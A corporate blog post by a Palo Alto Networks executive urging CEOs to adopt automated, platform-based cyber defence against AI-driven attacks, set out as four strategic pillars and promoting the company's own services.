The cybersecurity landscape has reached an inescapable inflection point: we have entered the "Agentic Era," where autonomous AI agents drive attacks at machine speed. In this environment, manual, reactive patching is no longer just slow—it is a mathematical dead end that can leave enterprises effectively unprotected.
Navigating this shift requires a deliberate transition from reactive measures to proactive architecture built on four strategic pillars:

  1. Fight Machine with real-time machine speed: Because automated adversaries can scan millions of endpoints and chain multiple low-severity vulnerabilities into catastrophic exploit paths, human-led response is a guaranteed failure. Organizations must move to a prevention-first posture, using AI-driven systems that natively integrate across network, cloud, and endpoint telemetry to block threats in real-time.
  2. The "Customer Zero" Mandate: The time between a model's release and its weaponization is shrinking to zero. Palo Alto Networks acts as "Customer Zero" by stress-testing frontier models during their development phase, hardening the security stack against specific autonomous logic capabilities well before they are public.
  3. Move Beyond "Find-and-Fix": Finding vulnerabilities is only half the battle. The new imperative is to prioritize remediation based on exploitability and reachability—identifying which vulnerabilities can be chained together by an attacker—rather than just severity. This requires shifting operations to machine-speed defense via unified platforms and services like Unit 42 Frontier AI Defense or virtual patching, allowing you to safely patch your digital essentials when real-time agentic attacks are happening.
  4. Prioritize Platformization: Fragmented security architectures—where point solutions cannot communicate—are an open invitation to automated lateral movement. A unified, data-driven architecture is a prerequisite for security, enabling a threat blocked at the endpoint to harden an organization’s perimeter.

How CEOs can create the defender’s advantage

For the C-suite, the takeaway is clear: Digital transformation and cybersecurity transformation are now inextricably linked. The organizations that adapt by rebuilding their architecture around unified data and autonomous prevention will hold the "defender's advantage," while those relying on legacy, manual workflows remain exposed to a rapidly accelerating threat landscape.

Nostalgia offers no protection against the speed and complexity of the modern threat landscape. Operating under the assumption that perimeters remain secure is a legacy mindset. 

As executive leaders refine their strategy for the AI era, two core principles should guide their approach:

  • Cybersecurity is a data issue, not a technology issue. The goal is to protect data, not just to harden infrastructure.
  • Many of our core best practices in cybersecurity, such as Zero Trust and modular platformization, are more appropriate than ever in the era of AI and automated agents. 

Helmut Reisinger is CEO for Europe, Middle East and Africa at Palo Alto Networks.

The post The Mango Strategy: A CEO’s Guide to AI Cybersecurity appeared first on Palo Alto Networks Blog.

  •  
❌